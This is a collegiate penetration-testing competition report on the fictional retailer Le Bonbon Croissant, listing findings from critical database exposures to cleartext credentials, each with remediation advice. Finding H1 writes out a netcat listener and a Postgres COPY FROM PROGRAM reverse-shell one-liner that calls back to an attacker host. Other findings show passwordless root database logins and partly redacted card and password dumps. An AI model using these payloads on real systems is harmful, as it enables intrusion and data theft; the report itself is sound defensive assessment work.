



# Le Bonbon Croissant



Collegiate Penetration Testing Competition

1/9/22

**THIS DOCUMENT IS CONFIDENTIAL**

**DISCLOSURE STATEMENT**

All information available in this document is confidential, privileged, and is only available for the party for which this document was written for. Likewise, this report should not be distributed, published, or viewed without an authorized agreement from [REDACTED]  
[REDACTED] and LBC.

**Table of Contents**

<b>Executive Summary</b>	<b>5</b>
Purpose	5
Scope	5
Assessment Objectives	5
Limitations	5
Timeline	5
Key Findings	6
Positive Observations	6
Next Steps /Recommendations	6
<b>Methodology</b>	<b>7</b>
Penetration Testing Execution Standard (PTES)	7
MITRE ATT&CK	8
OWASP Top 10	8
<b>Regulations and Compliances</b>	<b>9</b>
<b>Assessment Results</b>	<b>10</b>
Vulnerability Statistics:	11
Risk Rating Scale	11
Summary	11
<b>Critical Risk Findings</b>	<b>14</b>
C1: Unauthenticated Root Access to MySQL E-commerce Database; CVSS 9.8	14
C2: Unauthenticated Root Access to Postgres Database; CVSS 9.8	16
C3: Credit Card Data Unencrypted on Postgres Jawbreaker Database; CVSS 9.0	
17	
<b>High Risk Findings</b>	<b>18</b>
H1: CVE-2020-25695; PostGres Authenticated RCE; CVSS 8.5	18
H2: Unauthenticated Access to Administrative API Functions; CVSS 7.8	19



H3: 10.0.17.13 Denial of Service; CVSS 7.5	20
H4: Weak Encoding on MySQL Database; CVSS 7.5	21
<b>Medium Risk Findings</b>	<b>23</b>
M1: Reused Weak User Credentials on E-commerce Site; CVSS 6.8	23
M2: HTTP Cleartext Credentials; CVSS 6.0	24
M3: Wildcard HTTPS Certificate; CVSS 4.5	26
M4: Writeable HTTPS Certificates; CVSS 6.5	28
M5: Unauthenticated Access to Upload/Download on Memcached; CVSS 4.7	30
M6: Unauthenticated Access to Sabotage RockBox MPD; CVSS 6.5	31
M7: Gift Card Services Denial Of Service	32
<b>Low Risk Findings</b>	<b>33</b>
L1: TLS 1.0, 1.1 Downgrade Attacks; CVSS 3.7	33
L2: Unsupported Version of Apache Tomcat; CVSS 2.7	34
L3: Information Disclosure on E-Commerce Site; CVSS 2.7	35
L4: Web-Service Misconfiguration; CVSS 2.6	36
<b>Informational Risk Findings</b>	<b>40</b>
I1: Insecure HTTPS Methods Allowed on Jawbreaker API	40
I2: Insecure HTTP Methods Allowed on Tomcat Web Server	40
<b>Positive Findings</b>	<b>41</b>
P1: PLC not accessible	41
P2: Remote access to web server on 10.0.17.16 Resolved	41
P3: Put Upload Failed	41
P4: No SSLv3 Allowed on 10.0.17.10, 10.0.17.12, 10.0.17.13	41
<b>Appendix: Tools Used</b>	<b>43</b>
Nmap	43
Nikto	43
Nessus	43



Dirbuster	43
Msfconsole	44
Telnet	44
Netcat	44



## Executive Summary

### Purpose

[REDACTED] conducted a comprehensive security assessment of Le BonBon Croissant (LBC), as part of a three-phase assessment, in order to determine the current level of security controls and risks associated with their industrial and retail services and cardholder data environment. All testing was executed according to phases integrated with industry-standard penetration testing methodologies including the The Penetration Testing Execution Standard, MITRE ATT&CK Framework, and OWASP Top 10.

### Scope

The scope for this engagement constituted all hosts belonging to the 10.0.17.0/24 subnet. [REDACTED] identified 10 hosts, including core warehouse distribution, ecommerce sites, and customer and payment database systems.

### Assessment Objectives

This penetration test was conducted to ensure that LBC maintains compliance in Payment Card Industry Data Security Standards (PCI-DSS) & NIST SP 800-30 and confirm potential security vulnerabilities on all systems within the scope. A comprehensive risk rating system was used to evaluate each confirmed vulnerability. [REDACTED] also provided a mitigation and remediation plan in which LBC could implement to secure its systems.

### Assumptions

All the activities performed were conducted in a manner that simulated a malicious actor that gained internal access to LBC's network. No access to credentials were granted prior to testing. No other assumptions were made.

### Limitations

Warehouse systems (.50 and .51) were not tested on day one per request of the LBC team. Some systems were not tested due to inability of the testing team to gain access. Without source code or system access on all devices, recommendations are best practice suggestions for remediation and may vary depending on specific implementations.

### Timeline

The following results were conducted over a 2 day timeframe from January 7th, 2021 to January 8th, 2021.

### Key Findings

[REDACTED] identified 3 critical and 3 high-priority vulnerabilities that LBC should remediate as soon as possible. The business impact is imminent severe financial and



asset loss. Credit card and user information was found and could potentially lead to compliance violations and fines to LBC.

### **Positive Observations**

In conducting this penetration test, [REDACTED] observed a number of improvements from the prior testing engagement including, protecting the core warehouse PLC behind a host-based firewall and encrypting web server to client communication using an SSL certificate. These actions augmented LBC's overall security posture and made it more difficult for us to gain entry into the network.

### **Next Steps /Recommendations**

[REDACTED] advises that these vulnerabilities be mitigated in a timely and prioritized manner, taking the recommendations provided into consideration along with business model considerations. This report can be used by LBC as a model for implementing the recommended security measures and future actions. [REDACTED]  
[REDACTED] welcomes the opportunity to assist LBC in improving their security posture at any time in the future.

## Methodology

So that [REDACTED] can ensure a comprehensive security evaluation of LBC's systems, our consultants follow multiple industry-standard methodologies and frameworks including the Penetration Testing Execution Standard (PTES), the MITRE ATT&CK Framework, and the Open Web Application Security Project (OWASP).

First, in the reconnaissance phase, the goal is to identify targets and information of interest to an adversary. This includes open source intelligence (OSINT) techniques that are used to augment our understanding of the company's services, mission and publicly available data that an adversary may use in gaining access to the network in addition to mapping machines on the network. With a clear overview of the network, our consultants perform vulnerability analysis and identify attack vectors to be tested. Once we have developed an attack plan, we focus on exploiting the vulnerabilities we identified to gain access to systems. From there we leverage privilege escalation techniques to identify additional weakness to gain higher-privilege access on the network.

### *Penetration Testing Execution Standard (PTES)*

Because this approach appropriately models the steps an adversary takes to attack a network, [REDACTED] chose to use the PTES methodology in defining our security assessment.

The main stages defined by the standard are pre-engagement interactions, intelligence gathering, threat modeling, vulnerability analysis, exploitation, post exploitation, and reporting.<sup>1</sup>



<sup>1</sup> Source: [http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)

## MITRE ATT&CK

The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community<sup>2</sup>

[REDACTED] has provided a mapping to our procedures to a MITRE ATT&CK technique/ID in our assessment results so that LBC may swiftly remediate future vulnerabilities.

## OWASP Top 10

To ensure that the security assessment properly evaluates LBC's compliance and security posture, the OWASP Top 10 was leveraged in evaluating LBC's web applications.



The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications<sup>3</sup> and defines the following areas:

- A1 - Injection
- A2 - Broken Authentication and Session Management
- A3 - Cross-Site Scripting (XSS)
- A4 - Broken Access Control
- A5 - Security Misconfiguration
- A6 - Sensitive Data Exposure
- A7 - Insufficient Attack Protection
- A8 - Cross-Site Request Forgery (CSRF)
- A9 - Using Components with Known Vulnerabilities
- A10 - Underprotected APIs

<sup>2</sup> Source: <https://attack.mitre.org/>

<sup>3</sup> Source: <https://owasp.org/www-project-top-ten/>

## Regulations and Compliances

LBC is a global warehouse and distribution company that provides B2B and B2C services. Likewise, the assets under LBC are subject to PCI DSS compliance.

The testing team followed PCI guidance for pentesting. The following are potential violations that fall outside the scope of a PCI pentest, but the testing team discovered during the assessment. However, it is recommended that LBC hire a QSA to perform an accurate PCI assessment to ensure appropriate compliance standards are met.

Due to the lack of segmentation within the LBC network, all of LBC's systems fall under PCI's definition of a Cardholder Data Environment (CDE). LBC also stores customer credit card information, thus requiring all of LBC's systems to meet all PCI requirements

The following violations of PCI-DSS were identified:

Finding	Violation
No password is set on a database containing credit card information (C2)	PCI-DSS Requirement 2.1 (Default Credentials)
Unencrypted credit card information is stored on a database (C3)	PCI-DSS Requirement 2.3 (Strong Cryptography)

Figure A: Violations of PCI-DSS

A swift and urgent remediation of the violations outlined above is highly recommended, as failing to meet with this compliance standard, LBC may be subject to fines of up to \$5,000 to \$100,000 per month,<sup>4</sup> \$50-\$90 per cardholder whose information has been endangered<sup>4</sup>lawsuit damages, among other negative image consequences.

LBC is also subject to General Data Protection Regulation (GDPR) due to its business presence in France. Violations against GDPR will incur 4% of the company's annual global turnover<sup>5</sup>. ██████████ has concluded that LBC is also in violation of GDPR as there is no present mechanism that enables EU Residents to consent to their information being collected and the severe lack of security controls to protect data collected (C1, C2, C3, H2, H4, M2).

<sup>4</sup> Source: <https://www.mymoid.com/pci-non-compliance-consequences/>

<sup>5</sup> Source: <https://www.enforcementtracker.com/>



## Assessment Results

At the conclusion of the assessment, [REDACTED] categorized findings into four levels of security risk: critical, high, medium, or low. These categorizations are outlined in conjunction with industry best practices<sup>6</sup> and may differ from internal perceived risk. It is advised that LBC recategorize findings based on their internal business risk tolerances.

The CVSSv3 rating<sup>7</sup> for each finding in this report is based on the standard score calculation provided by CVSS.

Severity	CVSSv3	Explanation
<b>Critical (C)</b>	<b>9.0-10</b>	Poses an immediate and severe threat to the organization's business or services. Including, loss of access or control, compromise of administrative accounts, or the exposure of sensitive information. These threats should take priority during remediation efforts.
<b>High (H)</b>	<b>7.0-8.9</b>	Poses serious threats including loss of access or control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.
<b>Medium (M)</b>	<b>4.0-6.9</b>	Could potentially be used with other techniques to compromise accounts, data, or performance and includes compromise of user accounts.
<b>Low (L)</b>	<b>0.1-3.9</b>	Poses limited exposure when compromised and are generally attributed to misconfigurations that expose non-sensitive information.

The main goal of the security assessment is to prioritize assets and mitigations in terms of violation of confidentiality, integrity, and availability, with a focus on business impact to LBC in regards to financial loss, reputational decline, among others.

<sup>6</sup> The risk rating scale was made modeling NIST SP 800-30

<sup>7</sup> CVSS is a vendor-independent, industry open standard designed to assist organizations prioritize vulnerability remediation and response.



**Vulnerability Statistics:****Risk Rating Scale**

In accordance with the MITRE ATT&CK framework and NIST SP 800-30, to determine overall risk, exploited vulnerabilities are ranked based upon likelihood and impact.


**Summary**

Vuln ID	Description	Machine	CVSS Score	Risk
C1	Unauthenticated Root Access to MySQL E-commerce Database	10.0.17.14	9.8	CRITICAL
C2	Unauthenticated Root Access to Postgres Database	10.0.17.14	9.8	CRITICAL
C3	Credit Card Data Unencrypted on Postgres Jawbreaker Database	10.0.17.14	9.0	CRITICAL
H1	PostGres Authenticated RCE	10.0.17.14	8.5	HIGH
H2	Unauthenticated Access to Administrative API Functions	10.0.17.11	7.8	HIGH
H3	System Denial of Service	10.0.17.13	7.5	HIGH
H4	Weak Encoding on MySQL Database	10.0.17.14	7.5	HIGH
M1	Reused Weak User Credentials on E-commerce Site	10.0.17.12	6.8	MEDIUM
M2	HTTP Cleartext Credentials	10.0.17.12, 10.0.17.50	6.0	MEDIUM
M3	Wildcard HTTPS Certificate	10.0.17.10, 10.0.17.11, 10.0.17.12, 10.0.17.13	4.5	MEDIUM
M4	Writable HTTPS Certificates	10.0.17.12	6.5	MEDIUM
M5	Unauthenticated Access to	10.0.17.15	4.7	MEDIUM



	Upload/Download on Memcached			
M6	Unauthenticated Access to Sabotage RockBox MPD	10.0.17.87	6.5	MEDIUM
M7	Gift Card Services Denial Of Service	10.0.17.11	6.1	MEDIUM
L1	TLS 1.0, 1.1 Downgrade Attacks	10.0.17.10 10.0.17.12 10.0.17.13	3.7	LOW
L2	Unsupported Version of Apache Tomcat	10.0.17.50	2.7	LOW
L3	Information Disclosure on E-Commerce Site	10.0.17.12	2.7	LOW
L4	Web-Service Misconfiguration	10.0.17.50	2.6	LOW

The pie chart below illustrates the distribution of identified risks on the network



*Figure A. This pie chart illustrates a summary of the total number of vulnerabilities found to date*

The findings in the following sections are identified with the shortened form of their risk categorization and number to uniquely classify each finding, (ie. C1, H1, M2, etc.) along with their finding title.

## Critical Risk Findings

*C1: Unauthenticated Root Access to MySQL E-commerce Database; CVSS 9.8*

**System:** 10.0.17.14 (TCP/ 3306)

**Description:** The MySQL Database running on TCP port 3306 allows unauthenticated remote root login (T1110.001<sup>8</sup>). Compromise of the database could mean an important loss of confidentiality, integrity and availability of the sensitive customer, login, and payment processing information.

### Proof of Compromise (POC):

The testing team was able to obtain unobstructed and absolute administrative access to the database without entering a password.

```
1 -# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Figure A. Demonstration of remotely logging into the MySQL Database root account on 10.0.17.14 without a password.

The testing team were able to access customer PII and payment information stored on the **wmci database** along with account login information to the e-commerce site located on 10.0.17.12.

MariaDB [wmci]> select * from logins LIMIT 100;			
login_id	login_name	login_pass	login_role
3e7	uk	V2	1
06d	..04	V2	1
d8d		V2	1
e70		V2	1
102	ca	V2	1
640	nn.edu	D0	1
6c0	acml.co.uk	V2	1
b4a	#	V2	1
92e	aliquetlibero.co.uk	V2	1
600	ledi	B0	1
435	qilisemmodenim.org	U0	1
300	et	C0	1
790	etiam.co.uk	U0	1
627	unconsequatlectus.net	V2	1
086			

<sup>8</sup> <https://attack.mitre.org/techniques/T1110/001/>

**Figure B.** Redacted customer login information obtained on 10.0.17.12

**Figure C.** Redacted sensitive customer information obtained on 10.017.12

Additionally, upon gaining access into the database, The testing team were able to obtain the other user accounts, and their password hashes.

```
MariaDB [mysql]> select host,user,password,select_priv,delete_priv,drop_priv,insert_priv,shutdown_priv from user;
+-----+-----+-----+-----+-----+-----+-----+-----+
| host | user | password | select_priv | delete_priv | drop_priv | insert_priv | shutdown_priv |
+-----+-----+-----+-----+-----+-----+-----+-----+
| localhost | root |          | Y           | Y           | Y           | Y           | Y           |
| %     | root |          | Y           | Y           | Y           | Y           | Y           |
| %     | vmci |          | N           | N           | N           | N           | N           |
| localhost | vmci |          | N           | N           | N           | N           | N           |
+-----+-----+-----+-----+-----+-----+-----+-----+
8 rows in set (0.001 sec)
```

**Figure D. Redacted MySQL Users and Permissions Table**

## **Business Impact Analysis:**

With these permissions, an adversary will also be able to alter and delete customer and payment records. Further, an adversary would be able to alter product information on the website, potentially resulting in company defacement.

#### **Recommended Remediations:**

As this vulnerability was able to be exploited without authentication, any arbitrary user or malicious adversary could access potentially sensitive information stored on the database (M4).

To remediate this, [REDACTED] recommends that the root MySQL user be assigned a strong password (12 characters, composed of a mix of special characters, upper and lower case letters, and numbers). Implementing



multi-factor authentication, and account lockouts will also improve security greatly.

## C2: Unauthenticated Root Access to Postgres Database; CVSS 9.8

**System:** 10.0.17.14 (TCP/ 5432)

**Description:** On the Postgres server detected on TCP port 5432 (T1110.001<sup>9</sup>) for the Jawbreaker site (10.0.17.10), The testing team obtained full administrative privileges on all of the databases without entering a password first.

### Proof of Compromise (POC):

The testing team were able to simply connect to the remote Postgres server with the default postgres user account, as illustrated in Figure A.

```
root@kali01:~# 
root@kali01:~# psql -U postgres -h 10.0.17.14
psql (14.1 (Debian 14.1-1), server 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
Type "help" for help.

postgres# 
```

Figure A. Not being prompted for a password for postgres on 10.0.17.14

As postgres is the default Administrator account on the server, The testing team had full access to all of the databases on the server, including read, write, and execute permissions on the billing database.

**Business Impact Analysis:** By allowing an unauthenticated user to access databases wherein anyone would be able to alter, delete, and view sensitive customer and payment information, it would make it incredibly difficult to properly respond to an incident and identify a culprit. The testing team used this vulnerability to obtain RCE on 10.0.17.14 as seen in H1.

**Recommended Remediations:** As this vulnerability was able to be exploited without authentication, any arbitrary user or malicious adversary could access potentially sensitive information stored on the database and execute arbitrary code, resulting in remote code execution on the host, as outlined in (H1).

<sup>9</sup> <https://attack.mitre.org/techniques/T1110/001/>



To remediate this, [REDACTED] recommends that the postgres database user be assigned a strong password (12 characters, composed of a mix of special characters, upper and lower case letters, and numbers). Implementing multi-factor authentication, and account lockouts will also improve security greatly.

### C3: Credit Card Data Unencrypted on Postgres Jawbreaker Database; CVSS 9.0

**System:** 10.0.17.14 (TCP/ 5432)

**Description:** On the Postgres database detected on TCP port 5432 (T1005<sup>10</sup>) for the Jawbreaker site (10.0.17.10), unencrypted customer credit card data was identified. Under PCI-DSS Section 2.3, credit card information must be encrypted using strong ciphers.

#### **Proof of Compromise (POC):**

Access to the jawbreaker database allowed using the postgresql shell allowed us to view the table containing the credit card information of all the users in the database.

jawbreaker=# SELECT * FROM billing.credit_cards;							
1   Roi	21	9	/28	9	3		
2   Chr	37	8	/23	7	5		
3   Ang	21	0	/27	6	0		
4   Ale	35	90	/25	7	0		
5   Nat	45	19	/28	4	5		
6   Joh	45	33	/28	3	0		
7   Tre	18	7	/29	2	5		
8   Ric	37	1	/29	6	3		
9   Nic	45	90	/26	8	7		
10   Hol	35	20	/24	2	6		

Figure A. Proof of the obtained credit card information

**Business Impact Analysis:** Storing unencrypted credit-card information poses a severe risk to LBC. An adversary can obtain customer credit card information and falsely impersonate a customer and steal their money. When non-compliant with PCI-DSS, credit card providers reserve the right to refuse service, LBC would incur monthly fines ranging from \$5,000 to \$100,000 per month<sup>11</sup>, with the possibility for lawsuit.

<sup>10</sup> <https://attack.mitre.org/techniques/T1005/>

<sup>11</sup> Source: <https://www.mymoid.com/pci-non-compliance-consequences/>

**Recommended Remediations:** The testing team highly recommends immediately outsourcing the processing/storage of this credit card information to a third party. Outsourcing will decrease the accrued cost of maintaining PCI compliance and will lower the overall risk factor of LBC.

As a secondary recommendation, The testing team recommends updating the processing to not save/store customer credit card information at all to eliminate the risk.

## High Risk Findings

### H1: CVE-2020-25695; PostGres Authenticated RCE; CVSS 8.5

**System:** 10.0.17.14 (TCP/ 5432)

**Description:** Postgresql is vulnerable to remote code execution through TCP Port 5432 when logged in as the user “postgres” (T1212<sup>12</sup>). The vulnerability allows the execution of a command through the postgres shell.

#### Proof of Compromise (POC):

A netcat listener is set up to catch the shell on the adversary box:

```
nc -lvp 1234
```

On the postgresql shell as the postgres user, a table is created, and the command is executed through the COPY FROM COMMAND:

```
CREATE TABLE shell(output text);
```

```
COPY shell FROM PROGRAM 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1 | nc 10.0.254.201 1234 > /tmp/f';
```

---

<sup>12</sup> <https://attack.mitre.org/techniques/T1212/>



```

root@kali02: ~
[~]# nc -lvp 4444
listening on [any] 4444
connect to [10.0.254.202] from charley.warehouse.lebonboncroissant.com [10.0.17.14] 55430
/bin/sh: 0: can't access tty; job control turned off
$ id && date && ip a
uid=114(postgres) gid=121(postgres) groups=121(postgres),120(ssl-cert)
sat Jan  8 17:16:50 EST 2022
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default
    qlen 1000
        link/ether 0a:ab:58:4f:18:5d brd ff:ff:ff:ff:ff:ff
        inet 10.0.17.14/24 brd 10.0.17.255 scope global dynamic eth0
            valid_lft 3199sec preferred_lft 3199sec
        inet6 fe80::8ab:58ff:fe4f:185d/64 scope link
            valid_lft forever preferred_lft forever
$ postgres=>
postgres=>
postgres=> COPY shell FROM PROGRAM 'rm /tmp/f ; mkfifo /tmp/f ; cat /tmp/f |/bin/sh -i 2>&1|nc 10.0.254.202 4444 > /tmp/f';
[1]

```

Figure A. Proof of Compromise

**Business Impact Analysis:**

With remote code execution, an adversary can run as much code as possibly allowed by the user it is running as, and can lead to the loss of availability, integrity and confidentiality of the server. In this case, The testing team was able to use this vulnerability to write to the web HTTPS certificate (M3).

**H2: Unauthenticated Access to Administrative API Functions; CVSS 7.8**

**System:** 10.0.17.11 (TCP/ 443)

**Description:** The custom gift-card API (T1190<sup>13</sup>) through TCP port 443 that had administrative functions that did not require authentication, allowing the bypassing of administrative functions that did require authentication.

**Proof of Compromise (POC):**

A dirb scan revealed hidden web pages hosted on the system, including an API documentation page containing the API's functions and associated

<sup>13</sup> <https://attack.mitre.org/techniques/T1190/>

permitted HTTP methods.

#### default

<code>GET</code>	/ Homepage	▼
<code>GET</code>	/admin/ Admin	▼ 🔒
<code>GET</code>	/admin/add Admin Add	▼ 🔒
<code>GET</code>	/admin/accounts Admin Accounts	▼ 🔒
<code>GET</code>	/admin/check Admin Check	▼
<code>GET</code>	/admin/account Admin Check	▼

*Figure A. The API functions /admin/check and /admin/account do not require authentication for GET requests.*

**Business Impact Analysis:** An adversary with knowledge of the API functions can make HTTP GET method requests specifically intended for administrators, potentially leading to unnecessary information disclosure.

**Recommended Remediations:** Disable the documentation page so no one can see all the api calls. Being able to see them all can give an adversary more information on what attacks to make. Enable authentication on all admin api calls, not just half of them.

### H3: 10.0.17.13 Denial of Service; CVSS 7.5

**System:** 10.0.17.13 (TCP/ 443)

**Description:** After using default configurations with off-the shelf tools, the web server located on TCP port 443 became unavailable (T1499<sup>14</sup>).

#### Proof of Compromise (POC):

After running “nmap -A -T4 -p- 10.0.17.13”, the web server became unavailable.

<sup>14</sup> <https://attack.mitre.org/techniques/T1499/>





Figure A. The HTTP 502 response code The testing team received

**Recommended Remediations:** The testing team recommends allocating more system resources to these systems. This includes increasing host ram and assigning more CPU cores. An automatic solution that detects and blocks aggressive scans and/or brute force attempts such as fail2ban solution be implemented to reduce the likelihood of the system becoming unavailable.

#### H4: Weak Encoding on MySQL Database; CVSS 7.5

**System:** 10.0.17.14

**Description:** User passwords are stored in base64 encoding, which is reversible and not a secure way of storing sensitive information (T1552<sup>15</sup>). In the event of a compromise, passwords could be read in the base64 format and then decoded into plain text (Figure A).

**Proof of Compromise (POC):** Take Base64 passwords from the 3rd column in Figure A and decode into ASCII text (Figure B).

ebonboncroissant.com	let	bGV	
ebonboncroissant.com	Sto	U3R	
#lebonboncroissant.com	Sto	U3R	
#lebonboncroissant.com	Sug	U3V	
#lebonboncroissant.com	Sug	U3V	
#lebonboncroissant.com	Par	UGF	
#lebonboncroissant.com	HoE	V25	
#lebonboncroissant.com	Win	V21	
#lebonboncroissant.com	crc	Y3J	
scroissant.com	crc	Y3J	
#lebonboncroissant.com	crc	Y3J	
scroissant.com	crc	Y3J	
#lebonboncroissant.com	Win	V21	

<sup>15</sup> <https://attack.mitre.org/techniques/T1552/>

Figure A. Login credentials redacted in base64 encoding and their cleartext equivalents

The screenshot shows a web-based tool for decoding base64 data. At the top, there is a text input field with the placeholder "Or paste/drop base64 data here". Below it, a large redacted area contains the base64 encoded string "b2x...". Underneath the input field is a section titled "Output type" with four options: "Text string" (selected), "Image file", "Hex", and "Binary". Below that is a "Character encoding" dropdown set to "A". At the bottom of the interface are three buttons: "Decode" (green), "Reset" (grey), and "Swap" (grey). A "Text string output" section below the buttons also contains a redacted area.

Figure B. Base64 decoded using <https://www.rapidtables.com/web/tools/base64-decode.html>

**Business Impact Analysis:** Improper handling of user data can put the company's public relation at risk as the passwords can be reused by adversaries to gain access to other of our services as well as external ones.

Additionally, The testing team was able to login to the customer portal located on the ecommerce site on 10.0.17.12 with the credentials obtained.

**Recommended Remediations:** Users passwords should be stored using a strong hashing algorithm such as SHA-512 . Consider adding additional salts and peppers to the hash in order to better prevent rainbow table attacks.

## Medium Risk Findings

### M1: Reused Weak User Credentials on E-commerce Site; CVSS 6.8

**System:** 10.0.17.12

**Description:** After gaining access to the MySQL wmc1 database on 10.0.17.14 (C1), The testing team identified the consistent reuse of the same 8 passwords (T1552<sup>16</sup>) across multiple user logins and were further categorized as weak passwords that do not reflect standard password hygiene practices.

#### Proof of Compromise (POC):

The testing team obtained this information by after logging into the database and running:

```
USE wmc1; SELECT login_name, login_pass FROM logins;
```

The testing team were able to obtain the clear-text passwords after identifying that the login\_pass field was encoded using Base64.

lebonboncroissant.com	let	bGV
lebonboncroissant.com	Stc	U3F
@lebonboncroissant.com	Stc	U3F
@lebonboncroissant.com	Sup	U3V
@lebonboncroissant.com	Sup	U3V
@lebonboncroissant.com	Pas	UGE
@lebonboncroissant.com	Won	V29
@lebonboncroissant.com	Win	V21
lebonboncroissant.com	crc	Y3J
ncroissant.com	crc	Y3J
@lebonboncroissant.com	crc	Y3J
ncroissant.com	crc	Y3J
@lebonboncroissant.com	Win	V21

Figure A. Redacted customer login Information obtained on 10.0.17.12 illustrating weak passwords and credential reuse

**Business Impact Analysis:** By reusing passwords, an adversary can gain access to multiple systems and accounts after the compromise of one. Further, by using weak passwords, an adversary is more likely to be able to obtain clear-text passwords if a weak encryption scheme is used.

<sup>16</sup> <https://attack.mitre.org/techniques/T1552/>

**Recommended Remediations:** Enforce a complex password policy for users on the E-Commerce site that involves a minimum length of 8 characters, at least one uppercase character, one lowercase character, one number, and one special character.

### M2: HTTP Cleartext Credentials; CVSS 6.0

**Systems:** 10.0.17.12- scrumdiddlyumptious (HTTP/ 443),  
10.0.17.50 - crunch (HTTP/ 80)

<https://scrumdiddlyumptious.warehouse.lebonboncroissant.com/customer>,  
<https://crunch.warehouse.lebonboncroissant.com/manager> and  
<https://crunch.warehouse.lebonboncroissant.com/host-manager>

**Description:** The scrumdiddlyumptious web server, although configured to encrypt server-to-client communications, communications to the database on 10.0.17.14 and the web server were not encrypted (T1040<sup>[17]</sup>).

The webserver located on crunch uses HTTP port 80. HTTP transmits sensitive information in cleartext which can be sniffed out by an adversary as seen in figure A. The connection is unencrypted therefore any credentials that you type in are available to be read.

### Proof of Compromise (POC):

The testing team discovered this information by investigating the request headers after sending a login request on <https://10.0.17.12/customer>



\* Request Headers

⚠ Provisional headers are shown [Learn more](#)

Accept: application/json, text/plain, \*/\*

Authorization: token ZX1KaGJQ... (redacted)

Content-Type: application/json

Referer: https://10.0.17.12/ (redacted)

Figure A. Allowed plaintext authentication for scrumdiddlyumptious

<sup>17</sup> <https://attack.mitre.org/techniques/T1040/>

Utilizing Wireshark and narrowing down the filter to HTTP traffic, as seen in figure B. By expanding the packet and looking at the authorization you can see the credentials in plain text.

```

2647.. 606.223995 18.0.254.101 18.0.17.50 HTTP 596 GET /manager/status HTTP/1.1
2648.. 606.224578 18.0.17.50 18.0.254.101 TCP 54 9090 → 54236 [ACK] Seq=1 Ack=543 Win=62208 Len=0
2648.. 606.238622 18.0.17.50 18.0.254.101 TCP 2921 9090 → 54236 [PSH, ACK] Seq=1 Ack=543 Win=62208 Len=28
2648.. 606.238796 18.0.17.50 18.0.254.101 HTTP 59 HTTP/1.1 401 Unauthorized (text/html)
2648.. 606.238826 18.0.254.101 18.0.17.50 TCP 54 54236 → 9090 [ACK] Seq=543 Ack=2873 Win=570624 Len=0

Frame 264799: 596 bytes on wire (4768 bits), 596 bytes captured (4768 bits) on interface \Device\NPF_{90009922-2FCF-4D43-859E-8225
Ethernet II, Src: 0x07:6:dc:02:c9 (0x07:6:dc:02:c9), Dst: 0x2a:52:f2:b2:c9 (0x2a:52:f2:b2:c9)
Internet Protocol Version 4, Src: 18.0.254.101, Dst: 18.0.17.50
Transmission Control Protocol, Src Port: 54236, Dst Port: 9090, Seq: 1, Ack: 1, Len: 542
Hypertext Transfer Protocol
> GET /manager/status HTTP/1.1\r\n
  Host: 18.0.17.50:9090\r\n
  Connection: keep-alive\r\n
  Cache-Control: max-age=0\r\n
  Authorization: Basic dGVzdDp0ZXN0\r\n
  Credentials: test:test
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36\r
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
  Referer: http://18.0.17.50:9090/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US,en;q=0.9\r\n
\r\n
[Full request URI: https://18.0.17.50:9090/manager/status]
[HTTP request 1/1]
[Response In Frame: 264803]
```

Figure B. Evidence of cleartext passwords being passwd.

